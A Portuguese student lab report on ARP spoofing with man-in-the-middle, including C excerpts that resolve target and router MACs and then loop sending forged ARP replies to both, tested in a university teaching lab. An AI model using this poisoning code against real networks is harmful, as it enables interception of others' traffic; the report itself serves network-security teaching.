Arp Spoofing com Man-in-the-middle

Trabalho 1 - Laboratório de Redes

Nicolas Pereira do Nascimento
Estudante de Engenharia de Computação
Pontifícia Universidade Católica do Rio Grande do Sul
Porto Alegre, Brasil
nicolas.nascimento@acad.pucrs.br

***Abstract*— This paper presents the implementation of an algorithm that exploits the ARP Protocol and its lack of security in a local network(LAN) to perform an attack of type Arp Spoofing with Man-in-the-middle.**

Keywords—Network Programming; LAN; ARP Protocol, Security;

I. INTRODUÇÃO

Redes locais são extremamente comuns e, de diversos modos, facilitam comunicações para redes de pequeno porte. A comunicação entre máquinas pode ser drasticamente acelerada ao evitar a necessidade de uso da internet para a entrega de pacotes. Um dos tipos de rede mais comuns possui a configuração onde N máquinas são conectadas a um Switch. Uma destas máquinas deve ser o roteador. Isto possibilita a comunicação local entre as máquinas desta rede. Nestas redes a comunicação pode ser feita diretamente sobre quadro Ethernet.

II. FUNCIONAMENTO

A. *ARP*

O protocolo ARP (*Address Resolution Protocol*) é um protocolo utilizado em redes locais quando uma máquina A deseja comunicar-se com outra máquina B, sobre a qual a máquina A so conhece o endereço IP. O protocolo ARP possibilita com que se faça uma pergunta do tipo “Qual o endereço Mac da máquina que tem este IP?”.

Contudo, a primeira transmissão dessa pergunta deve ser feita para toda a rede (*Broadcast*), isso pode sobrecarregar a rede e aumentar a latência desta. A fim de evitar isto, cada computador possuir uma Tabela ARP, a qual mapeia um endereço MAC para um endereço IP.

B. *ARP Spoofing com Man-in-the-middle*

ARP Spoofing consiste em alterar a tabela ARP de uma máquina A (*atacada*) para que esta pense que uma máquina B (*atacante*) é o verdadeiro roteador.

Man-in-the-middle consiste em, depois de realizado o ARP Spoofing, fazer com que o roteador da rede pense que a máquina B (*atacante*) é verdadeira máquina A (*atacada*).

Ao aliarmos isto com com comando que habilitam o IP Forwarding do Linux, temos basicamente, toda a comunicação da máquina A passando sempre pela máquina B.

III. IMPLEMENTAÇÃO

O trabalho foi desenvolvido em ambiente Linux e implementado em linguagem C, utilizando Raw Sockets.

O programa consiste em criar um socket do tipo Raw e realizar o envio de mensagens do tipo ARP pela rede Local para atacar uma máquina alvo.

O programa recebe por parâmetro o nome da interface local e o endereço IP que será atacado.

A primeira etapa realiza a obtenção dos endereços MAC do roteador e da máquina alvo. A figura abaixo demonstra a porção de código que realiza isto.

FIGURA I

```
ArpPackage initialPackage = createArpPackage(ARPOP_REQUEST,
                                             localInterfaceMacAddress,
                                             localInterfaceIpAddress,
                                             broadcastMacAddress,
                                             targetIpAddress);

ArpPackage routerInitialPackage = createArpPackage(ARPOP_REQUEST,
                                                   localInterfaceMacAddress,
                                                   localInterfaceIpAddress,
                                                   broadcastMacAddress,
                                                   routerIpAddress);
ArpPackage receivedPackage;

printf("Sending Initial Arp\n");
if( sendArpPackage(&initialPackage) < 0) {
    printf("Error 3\n");
    exit(EXIT_FAILURE);
}

printf("Receiving Arp Response\n");
if( receiveArpPackage(&receivedPackage, ARPOP_REPLY)  < 0) {
    printf("Error 4\n");
    exit(EXIT_FAILURE);
}

memcpy(targetMacAddress, receivedPackage.senderMacAddress, MAC_ADDRESS_LENGTH);
//printArpPackage(receivedPackage);


printf("Sending router package\n");
if( sendArpPackage(&routerInitialPackage) < 0) {
    printf("Error 4\n");
    exit(EXIT_FAILURE);
}

printf("Receiving Arp Response\n");
if( receiveArpPackage(&receivedPackage, ARPOP_REPLY) < 0) {
    printf("Error 5\n");
    exit(EXIT_FAILURE);
}
memcpy(routerMacAddress, receivedPackage.senderMacAddress, MAC_ADDRESS_LENGTH);
```

A segunda etapa realiza a alteração da tabela ARP do roteador e da máquina alvo. A figura abaixo demonstra a porção de código que realiza isto.

FIGURA II

```
ArpPackage maliciousPackage = createArpPackage(ARPOP_REPLY,
                                               localInterfaceMacAddress,
                                               routerIpAddress,
                                               targetMacAddress,
                                               targetIpAddress);
ArpPackage maliciousRouterPackage = createArpPackage(ARPOP_REPLY,
                                                     localInterfaceMacAddress,
                                                     targetIpAddress,
                                                     routerMacAddress, routerIpAddress);
```

```
// Continuosly send packages
while(1) {
    if( sendArpPackage(&maliciousPackage) < 0) {
        printf("Error 6\n");
        exit(EXIT_FAILURE);
    }

    if( sendArpPackage(&maliciousRouterPackage) < 0 ) {
        printf("Error 7\n");
        exit(EXIT_FAILURE);
    }
    sleep(1);
}
```

Além disso, deve-se mandar de forma continua pacotes ARP maliciosas.

IV. EXECUÇÃO


Todos os testes da aplicação foram executados no LabRedes (Laboratório de Ensido de Redes de Computadores) da PUCRS. Este laboratório caracteriza-se por ser uma rede LAN onde todos os computadores estão conectados à um Switch e este conecta-se ao roteador.

V. TESTES

O teste foi realizado utilizando o IP 10.32.143.239 (uma das máquinas do LabRedes). Além disso, para o IP do roteador foi assumido que este era 10.32.143.1 (Padrão).

VI. RESULTADOS

A figura abaixo, obtida através do Wireshark, ilustra o processo inteiro, desde o descobrimento do MAC até o envio dos ARP maliciosos para a máquina alvo e o roteador.



VII. CONCLUSÕES

Após uma breve análise dos resultados obtidos, algumas pontos relevantes aparecem. Os principais são:

- O problema de segurança para redes locais que utilizam Ethernet e IPV4 existe e explicita a necessidade da criação de métodos de segurança que evitem ataques.
- Uma solução possível para este problema de segurança seria, por exemplo, o uso do Protocolo IPV6 (que não tem possui ARP) para a comunicação local.
- Redes locais aceleram a comunicação entre máquinas ao evitar o uso da internet. Contudo, cuidados de segurança devem ser tomados até mesmo neste tipo de rede.